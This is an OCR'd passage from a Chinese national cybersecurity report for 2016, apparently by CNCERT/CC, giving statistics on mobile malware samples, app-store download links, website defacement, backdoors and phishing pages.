


图4–15　2011–2016年移动互联网恶意程序数量走势（来源：安天公司）

2011–2016 年发现的移动互联网恶意程序样本数量（按 MD5 值统计）走势如图 4–16 所示（说明：由于安天公司只统计新增恶意样本，所以每月恶意样本总数即为安天公司每月新增恶意样本总数）。




图4-16　2011-2016年捕获的移动互联网恶意程序样本数量走势（来源：安天公司）

截至2016年，累计发现的移动互联网恶意程序下载链接3248641条。其中，2016年共发现移动互联网恶意程序下载链接2327569条，按恶意程序下载链接数排行前10的手机应用商店见表4-3（说明：由于缺少各应用商店对应的域名信息，所以无法估算共发现多少个手机应用商店，只能统计共涉及212677个域名）。

表4-3　手机应用商店按恶意程序下载链接数排行TOP10（来源：安天公司）

手机应用商店域名	恶意程序下载链接数（条）
25PP.com	11279
91.com	4876
baidu.com	4846
myapp.com	2689
hicloud.com	2359
anzhi.com	2203
pconline.com.cn	1330
liqucn.com	590
miidi.net	339
189store.com	264

4.3.3 恒安嘉新公司报送的移动互联网恶意程序情况

根据恒安嘉新（北京）科技有限公司监测结果，截至 2016 年年底，累计发现移动互联网恶意程序 16022 个（按恶意程序名称统计），其中 2016 年新发现 7115 个。截至 2016 年年底，累计捕获移动互联网恶意程序样本 16705580 个（按照 MD5 值统计），其中 2016 年新捕获样本 3882897 个。按照《移动互联网恶意程序描述格式》的八类分类标准，2016 年发现的移动互联网恶意程序分类统计数据为：恶意扣费类 120370 个；信息窃取类 330046 个；远程控制类 15532 个；恶意传播类 34946 个；资费消耗类 178613 个；系统破坏类 11649 个；诱骗欺诈类 1083328 个；流氓行为类 2108413 个。

2016 年各月捕获移动互联网恶意程序数量（按恶意程序名称统计）如图 4-17 所示，其中 2 月达到全年最低值 217 个，7 月达到全年最高值 1344 个。




图4-17　2016年移动互联网恶意程序捕获月度统计（来源：恒安嘉新公司）

2016 年各月捕获的移动互联网恶意程序样本数量（MD5 值不同）如图 4-18 所示，其中 2 月达到全年最低值 173475 个，7 月达到全年最高值 432197 个。




图4-18　2016年捕获的移动互联网恶意程序样本月度统计（来源：恒安嘉新公司）

2008-2016 年移动互联网恶意程序数量（按恶意程序名称统计）走势如图 4-19 所示。




图4-19　2008-2016年移动互联网恶意程序数量走势（来源：恒安嘉新公司）

2008-2016 年移动互联网恶意程序样本数量（MD5 值不同）走势如图 4-20 所示。




图4-20　2008-2016年移动互联网恶意程序样本数量走势（来源:恒安嘉新公司）

截至 2016 年年底，累计发现移动互联网恶意程序下载链接 5151863 条。其中，2016 年共发现移动互联网恶意程序下载链接 1340674 条，涉及 30246 个域名，20 个手机应用商店，按恶意程序下载链接数排行前 10 的手机应用商店见表 4-4。

表4-4　手机应用下载域名按恶意程序下载链接数排行TOP10（来源:恒安嘉新公司）

手机应用商店域名	恶意程序下载链接数（条）
hiapk.com	68
anzhi.com	56
apk.wsdl.vivo.com.cn	36
ucdl.25pp.com	29
eoemarket.com	27
liqucn.com	23
lenovomm.com	20
gfan.com	19
gamedog.cn	15
app.meizu.com	12

4.3.4 任子行公司报送的移动互联网恶意程序捕获情况

根据任子行网络技术股份有限公司监测结果，截至 2016 年年底，累计发现移动互联网恶意程序 4755 个（按恶意程序名称统计），均为 2016 年新发现样本。截至 2016 年年底，累计捕获移动互联网恶意程序样本 5515 个（按照 MD5 值统计），均为 2016 年新捕获样本。按照《移动互联网恶意程序描述格式》的八类分类标准，2016 年发现的移动互联网恶意程序分类统计数据为：恶意扣费类 699 个；信息窃取类 1066 个；远程控制类 278 个；恶意传播类 484 个；资费消耗类 1656 个；系统破坏类 315 个；诱骗欺诈类 138 个；流氓行为类 879 个。

2016 年 2–12 月捕获的移动互联网恶意程序数量（按恶意程序名称统计）如图 4–21 所示，其中 7 月达到全年最高值 1143 个，6 月达到全年最低值 106 个。




图4–21 2016年2–12月捕获的移动互联网恶意程序数量月度统计
（来源：任子行公司）

2016 年 2–12 月捕获的移动互联网恶意程序样本数量（按照 MD5 值统计）如图 4–22 所示。




图4-22　2016年2-12月捕获的移动互联网恶意程序样本数量月度统计（来源：任子行公司）

截至 2016 年年底，累计发现移动互联网恶意程序下载链接 8238 条，均为 2016 年新发现的链接，涉及 124 个手机应用商店，按恶意程序下载链接数排行前 10 的手机应用商店见表 4-5。

表4-5　手机应用商店按恶意程序下载链接数排行TOP10（来源：任子行公司）

手机应用商店域名	恶意程序下载链接数（条）
doyo.cn	742
52z.com	554
app.easou.com	512
kuai51.com	406
shouji.baidu.com	357
appchina.com	355
anzhi.com	348
apk.gfan.com	322
ttigame.com	317
app.sogou.com	284

5 网站安全监测情况

5.1 网页篡改情况

按照攻击手段，网页篡改可以分成显式篡改和隐式篡改两种。通过显式网页篡改，黑客可炫耀自己的技术技巧，或达到声明自己主张的目的。隐式篡改一般是在被攻击网站的网页中植入被链接到色情、诈骗等非法信息的暗链中，以助黑客谋取非法经济利益。黑客为了篡改网页，一般需提前知晓网站的漏洞，提前在网页中植入后门，并最终获取网站的控制权。

2003 年起，CNCERT/CC 每日跟踪监测我国境内被篡改的网页情况，发现被篡改的网站后及时通知相关分中心或网站负责人进行协调解决，以争取在第一时间内恢复被篡改的网站，减少攻击事件带来的影响。

5.1.1 我国境内网站被篡改总体情况

2016 年，我国境内被篡改的网站数量为 16758 个（去重后），较 2015 年的 24550 个下降 31.7%。2016 年我国境内被篡改网站的月度统计情况如图 5-1 所示。2016 年全年，CNCERT/CC 持续开展对我国境内网站被植入暗链情况的治理，组织全国分中心持续开展网站黑链、网站篡改事件的处置工作。




图5-1　2016年我国境内被篡改的网站数量按月度统计（来源：CNCERT/CC）

从篡改攻击的手段来看，我国被篡改的网站中以植入暗链方式被攻击的超过 90%。从域名类型来看，2016 年我国境内被篡改的网站中，代表商业机构的网站（.com）最多，占 72.3%，其次是网络组织类（.net）网站和政府类（.gov）网站，分别占 7.3% 和 2.8%，非营利组织类（.org）网站和教育机构类（.edu）网站分别占 1.8% 和 0.1%。对比 2015 年，我国政府类网站被篡改比例持续下降，从 2014 年的 4.8%，2015 年的 3.7%，下降至 2016 年的 2.8%。2016 年我国境内被篡改网站按域名类型分布如图 5-2 所示。




图5-2　2016年我国境内被篡改网站按域名类型分布（来源：CNCERT/CC）

如图 5-3 所示，2016 年我国境内被篡改网站数量按地域进行统计，前 10 位的地区分别是：北京市、广东省、河南省、福建省、江苏省、浙江省、上海市、四川省、天津市、安徽省。前 10 位的地区与 2015 年总体一致，只是排名略有变化。以上均为我国互联网发展状况较好的地区，互联网资源较为丰富，总体上发生网页篡改的事件次数较多。




图5-3　2016年我国境内被篡改网站按地域分布（来源：CNCERT/CC）

5.1.2　我国境内政府网站被篡改情况

2016 年，我国境内政府网站被篡改数量为 467 个（去重后），较 2015 年的 898 个减少 48%。2016 年我国境内被篡改的政府网站数量和其占被篡改网站总数比例按月度统计如图 5-4 所示，可以看到，政府网站篡改数量及占被篡改网站总数比例保持在 3% 以下。




图5-4　2016年我国境内被篡改的政府网站数量和所占比例按月度统计
（来源：CNCERT/CC）

5.2 网站后门情况

网站后门是黑客成功入侵网站服务器后留下的后门程序。通过在网站的特定目录中上传远程控制页面，黑客可以暗中对网站服务器进行远程控制，上传、查看、修改、删除网站服务器上的文件，读取并修改网站数据库的数据，甚至可以直接在网站服务器上运行系统命令。

2016 年 CNCERT/CC 共监测到境内 82072 个（去重后）网站被植入后门，其中政府网站有 2361 个。我国境内被植入后门网站月度统计情况如图 5-5 所示。




图5-5　2016年我国境内被植入后门的网站数量按月度统计（来源：CNCERT/CC）

从域名类型来看，2016 年我国境内被植入后门的网站中，代表商业机构的网站（.com）最多，占 62.3%，其次是网络组织类（.net）和政府类（.gov）网站，分别占 4.8% 和 2.9%。2016 年我国境内被植入后门的网站数量按域名类型分布如图 5-6 所示 。




图5-6　2016年我国境内被植入后门的网站数量按域名类型分布（来源：CNCERT/CC）

如图5-7所示，2016年我国境内被植入后门的网站数量按地域进行统计，排名前 10 位的地区分别是：北京市、广东省、河南省、江苏省、浙江省、上海市、山东省、四川省、福建省、江西省。




图5-7　2016年我国境内被植入后门的网站数量按地区分布
（来源：CNCERT/CC）

向我国境内网站实施植入后门攻击的 IP 地址中，有 33049 个位于境外，主要位于美国（14.0%）、中国香港（6.4%）和俄罗斯（3.8%）等国家和地区，如图 5-8 所示。




图5-8　2016年向我国境内网站植入后门的境外IP地址按国家和地区分布
（来源：CNCERT/CC）

其中，位于中国香港的 2115 个 IP 地址共向我国境内 13201 个网站植入了后门程序，侵入网站数量居首位，其次是位于美国和乌克兰的 IP 地址，分别向我国境内 9734 个和 8756 个网站植入后门程序，如图 5-9 所示。




图5-9　2016年境外通过植入后门控制我国境内网站数量TOP10
（来源：CNCERT/CC）

5.3 网页仿冒情况

网页仿冒俗称网络钓鱼（Phishing），是社会工程学欺骗原理与网络技术相结合的典型应用。2016 年，CNCERT/CC 共抽样监测到仿冒我国境内网站的钓鱼页面 177988 个，涉及境内外 20089 个 IP 地址，平均每个 IP 地址承载 9 个钓鱼页面。在这 20089 个 IP 地址中，有 85.5% 位于境外，其中中国香港（21.6%）、美国（8.2%）和韩国（1.6%）居前 3 位，分别承载 28262 个、17050 个和 12424 个针对我国境内网站的钓鱼页面。仿冒我国境内网站的 IP 地址分布情况如图 5-10 和图 5-11 所示。




图5-10　2016年仿冒我国境内网站的IP地址按国家和地区分布（来源：CNCERT/CC）

